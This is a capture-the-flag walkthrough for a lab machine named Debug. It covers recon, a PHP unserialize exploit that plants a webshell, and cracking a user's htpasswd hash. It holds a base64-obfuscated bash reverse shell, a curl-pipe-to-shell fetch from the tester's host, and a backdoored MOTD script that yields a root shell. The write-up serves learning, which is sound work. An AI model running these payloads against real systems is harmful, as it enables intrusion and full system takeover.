TL;DR
In this challenge we fuzz the machine and find index.php.bak.
Then, we exploit php unserialize to get RCE and shell as www-data.
From there, we can find the password for james user inside .htpasswd, and then escalating to root using misconfiguration in login headers, which we can change to get code executed as root when login to the machine.
Recon

we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:ee:1e:ba:07:2a:54:69:ff:11:e3:49:d7:db:a9:01 (RSA)
|   256 8b:2a:8f:d8:40:95:33:d5:fa:7a:40:6a:7f:29:e4:03 (ECDSA)
|_  256 65:59:e4:40:2a:c2:d7:05:77:b3:af:60:da:cd:fc:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
we can add debug.thm to our /etc/hosts file.
Find index.php.bak inside /backups folder

We start with ffuf, and can find the endpoint /backup:
──(agonen㉿kali)-[~/thm/Debug]
└─$ ffuf -u "http://debug.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://debug.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

javascript              [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 220ms]
backup                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 98ms]
grid                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 97ms]
less                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 94ms]
javascripts             [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 97ms]
When we go to http://debug.thm/backup/, we can see this directory indexing:

The most interesting file here is index.php.bak, let’s download it, and then read it.
Exploit PHP unserialization to achieve RCE
┌──(agonen㉿kali)-[~/thm/Debug]
└─$ cat index.php.bak
<?php

class FormSubmit {

public $form_file = 'message.txt';
public $message = '';

public function SaveMessage() {

$NameArea = $_GET['name'];
$EmailArea = $_GET['email'];
$TextArea = $_GET['comments'];

        $this-> message = "Message From : " . $NameArea . " || From Email : " . $EmailArea . " || Comment : " . $TextArea . "\n";

}

public function __destruct() {

file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
echo 'Your submission has been successfully saved!';

}

}

// Leaving this for now... only for debug purposes... do not touch!

$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$application = new FormSubmit;
$application -> SaveMessage();


?>
This is the specific code that is the most interesting:
class FormSubmit {

    public $form_file = 'message.txt';
    public $message = '';

    public function __destruct() {
        file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
        echo 'Your submission has been successfully saved!';
    }
}

$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);
When the object is being destructed, it’s writing the message into the file we specified.
We can create our malicious serialized object, and get PHP Serialization to upload our malicious webshell.php.
So, let’s create our serialized object:
┌──(agonen㉿kali)-[~/thm/Debug]
└─$ php -a
Interactive shell

php > class FormSubmit {public $form_file ='webshell.php';public $message = '<?php echo `$_GET[0]` ?>';};
php > $a = new FormSubmit();
php > echo serialize($a);
O:10:"FormSubmit":2:{s:9:"form_file";s:12:"webshell.php";s:7:"message";s:24:"<?php echo `$_GET[0]` ?>";}
php >
Here we created payload that will upload webshell.php with the content <?php echo `$_GET[0]` ?>
Now, just visit this url:
http://debug.thm/index.php?debug=O:10:"FormSubmit":2:{s:9:"form_file";s:12:"webshell.php";s:7:"message";s:24:"<?php echo `$_GET[0]` ?>";}
And just go to http://debug.thm/webshell.php?0=id, when specify the command in 0 url parameter.

We can use the payload from penelope for reverse shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash
We inserted this into revshell.sh, and then uploaded and executed it.

http://debug.thm/webshell.php?0=curl%20http://10.9.2.147:8082/revshell.sh|sh

and we got the reverse shell
Find james’s hash inside /var/www/html/.htpasswd
when executing linpeas using run peass_ng in penelope, we can find this.

╔══════════╣ Analyzing Htpasswd Files (limit 70)
-rw-r--r-- 1 www-data www-data 44 Mar  9  2021 /var/www/html/.htpasswd
james:$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1

We can crack this hash with john very quickly
┌──(agonen㉿kali)-[~/thm/Debug]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jamaica          (?)
1g 0:00:00:00 DONE (2025-11-19 19:39) 50.00g/s 38400p/s 38400c/s 38400C/s evelyn..james1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now, let’s connect using ssh to james, with these credentials:
james:jamaica

and grab user.txt:
james@osboxes:~$ cat user.txt
7e37c84a66cc40b1c6bf700d08d28c20
Privilege Escalation to Root using header login change
again, we execute linpeas, and looking for interesting staff.
When scrolling, something jumped to my eye, i saw this:

As we can see, we can change the files in the directory /etc/update-motd.d/.
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
  Group james:
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/98-fsck-at-reboot
/etc/update-motd.d/98-reboot-required
/etc/update-motd.d/00-header
#)You_can_write_even_more_files_inside_last_directory
I checked whether it is true, and also what the files are

Okay, this is what I found on google:
/etc/update-motd.d is a directory in Linux systems, primarily used by the update-motd framework, which contains scripts to dynamically generate the “Message of the Day” (MOTD) that appears when a user logs in. These scripts are executed in alphabetical order by a cron job, and their output is concatenated to create a single MOTD message.
we can add our reverse shell to 00-header, and then when connecting again using ssh, during the login it’ll get executed under root permissions.
james@osboxes:/etc/update-motd.d$ echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' >> 00-header
james@osboxes:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
        # Fall back to using the very slow lsb_release utility
        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash
Now, let’s login again using ssh, and then we got the root shell.

and grab the root flag
root@osboxes:/root# cat root.txt
3c8c3d0fe758c320d158e32f68fabf4b